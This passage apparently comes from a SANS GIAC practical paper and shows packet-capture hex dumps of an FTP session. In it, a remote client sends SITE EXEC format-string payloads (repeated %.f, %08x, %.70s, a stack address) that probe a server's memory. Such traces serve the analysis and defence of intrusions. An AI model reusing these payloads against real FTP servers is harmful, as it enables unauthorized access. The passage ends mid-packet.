66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 7C 25 30 38  %.f%.f%.f%.f|%08
78 7C 25 30 38 78 7C 0A                          x|%08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.690308 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1673 IpLen:20 DgmLen:457 DF
***AP*** Seq: 0xEBCD9211  Ack: 0xCF7878F0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673301 237391821
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 34 36 2D 32 30 30  2-240nan0346-200
37 33 34 30 33 38 36 34 34 32 37 32 34 33 35 30  7340386442724350
34 31 31 33 38 32 35 37 38 36 30 37 34 35 39 33  4113825786074593
31 38 36 39 31 37 33 33 33 30 37 32 38 37 36 39  1869173330728769
32 34 39 36 32 33 35 36 38 39 39 37 39 31 37 32  2496235689979172
32 39 33 31 35 36 37 33 30 36 39 39 34 35 31 31  2931567306994511
33 39 33 32 37 32 30 38 37 39 35 38 34 36 37 39  3932720879584679
31 39 32 34 39 39 37 35 38 36 30 32 36 34 32 32  1924997586026422
30 33 38 32 37 35 30 31 39 36 30 37 30 33 33 35  0382750196070335
36 39 35 39 30 30 30 30 32 33 33 32 37 30 36 36  6959000023327066
30 36 31 32 33 33 31 36 34 34 31 35 38 36 37 37  0612331644158677
31 33 32 30 37 36 33 30 37 32 33 30 36 34 31 33  1320763072306413
39 37 33 30 32 38 31 33 32 32 38 37 37 34 38 34  9730281322877484
38 35 33 32 34 30 35 36 33 38 34 37 32 39 35 32  8532405638472952
37 38 32 34 35 30 30 39 37 32 38 34 37 31 30 34  7824500972847104
7C 37 30 37 34 36 36 32 66 7C 36 35 37 38 36 35  |7074662f|657865
32 64 7C 0D 0A                                   2d|..
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.752137 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16685 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7878F0  Ack: 0xEBCD93A6  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391830 29673301

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.754457 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1674 IpLen:20 DgmLen:499 DF
***AP*** Seq: 0xEBCD93A6  Ack: 0xCF7878F0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673308 237391830
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
7C 25 30 38 78 7C 25 30 38 78 7C 27 29 0D 0A     |%08x|%08x|')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.812254 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16687 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7878F0  Ack: 0xEBCD9565  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391836 29673308

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.827724 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16688 IpLen:20 DgmLen:495 DF
***AP*** Seq: 0xCF7878F0  Ack: 0xEBCD9565  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391836 29673308
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
53 49 54 45 20 45 58 45 43 20 37 20 6D 6D 6D 6D  SITE EXEC 7 mmmm
6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E 66 25 2E 66  nnnn%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 7C  %.f%.f%.f%.f%.f|
25 30 38 78 7C 25 30 38 78 7C 0A                 %08x|%08x|.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.841267 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1675 IpLen:20 DgmLen:638 DF
***AP*** Seq: 0xEBCD9565  Ack: 0xCF787AAB  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673315 237391836
32 30 30 2D 37 20 6D 6D 6D 6D 6E 6E 6E 6E 2D 32  200-7 mmmmnnnn-2
2D 32 30 30 30 2D 32 30 30 30 30 30 30 30 30 30  -2000-2000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 6E 61 6E 30 30 30 30 30  00000000nan00000
30 30 30 2D 32 30 30 30 30 30 30 30 30 30 30 30  000-200000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 2D  000000000000000-
32 2D 32 34 30 6E 61 6E 30 33 34 36 2D 32 30 30  2-240nan0346-200
37 33 34 30 33 38 36 34 34 32 37 32 34 33 35 30  7340386442724350
34 31 31 33 38 32 35 37 38 36 30 37 34 35 39 33  4113825786074593
31 38 36 39 31 37 33 33 33 30 37 32 38 37 36 39  1869173330728769
32 34 39 36 32 33 35 36 38 39 39 37 39 31 37 32  2496235689979172
32 39 33 31 35 36 37 33 30 36 39 39 34 35 31 31  2931567306994511
33 39 33 32 37 32 30 38 37 39 35 38 34 36 37 39  3932720879584679
31 39 32 34 39 39 37 35 38 36 30 32 36 34 32 32  1924997586026422
30 33 38 32 37 35 30 31 39 36 30 37 30 33 33 35  0382750196070335
36 39 35 39 30 30 30 30 32 33 33 32 37 30 36 36  6959000023327066
30 36 31 32 33 33 31 36 34 34 31 35 38 36 37 37  0612331644158677
31 33 32 30 37 36 33 30 37 32 33 30 36 34 31 33  1320763072306413
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
39 37 33 30 32 38 31 33 32 32 38 37 37 34 38 34  9730281322877484
38 35 33 32 34 30 35 36 33 38 34 37 32 39 35 32  8532405638472952
37 38 32 34 35 30 30 39 37 32 38 34 37 31 30 34  7824500972847104
36 33 32 36 37 37 32 37 36 37 33 31 39 37 35 34  6326772767319754
34 31 33 37 35 39 32 30 36 32 36 32 36 37 37 32  4137592062626772
33 34 35 36 37 38 34 32 30 38 35 34 34 35 33 36  3456784208544536
30 36 30 38 37 35 38 33 35 35 38 34 31 39 31 38  0608758355841918
31 35 37 30 34 36 37 34 36 38 39 32 34 37 30 35  1570467468924705
30 37 35 32 36 37 37 39 33 33 37 31 37 35 32 30  0752677933717520
34 30 32 30 36 32 36 37 39 31 32 37 34 35 31 34  4020626791274514
32 31 31 38 31 37 35 31 33 36 36 30 39 34 37 30  2118175136609470
32 38 36 36 38 35 31 30 32 32 32 31 36 30 36 32  2866851022216062
32 30 37 36 34 30 34 34 32 35 30 33 37 32 39 34  2076404425037294
39 36 38 38 36 33 34 34 39 31 39 31 32 33 34 34  9688634491912344
30 34 33 35 32 7C 30 30 33 37 32 66 36 33 7C 36  04352|00372f63|6
64 36 64 36 64 36 64 7C 0D 0A                   d6d6d6d|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.912031 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16689 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787AAB  Ack: 0xEBCD97AF  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391846 29673315

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.913792 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1676 IpLen:20 DgmLen:502 DF
***AP*** Seq: 0xEBCD97AF  Ack: 0xCF787AAB  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673322 237391846
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6D 6D 6D 6D 6E 6E 6E 6E 25 2E 66 25 2E 66 25 2E  mmmmnnnn%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 7C 25 30 38 78 7C 25 30 38 78 7C 27 29  %.f|%08x|%08x|')
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.972385 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16691 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787AAB  Ack: 0xEBCD9971  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391852 29673322

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:53.992024 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16692 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF787AAB  Ack: 0xEBCD9971  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391852 29673322
53 49 54 45 20 45 58 45 43 20 37 20 10 E2 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.006258 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1677 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCD9971  Ack: 0xCF787CAA  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673331 237391852
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
32 30 30 2D 37 20 10 E2 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.072401 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16694 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787CAA  Ack: 0xEBCD9BF5  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391862 29673331

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.074584 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1678 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCD9BF5  Ack: 0xCF787CAA  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673337 237391862
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
10 E2 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
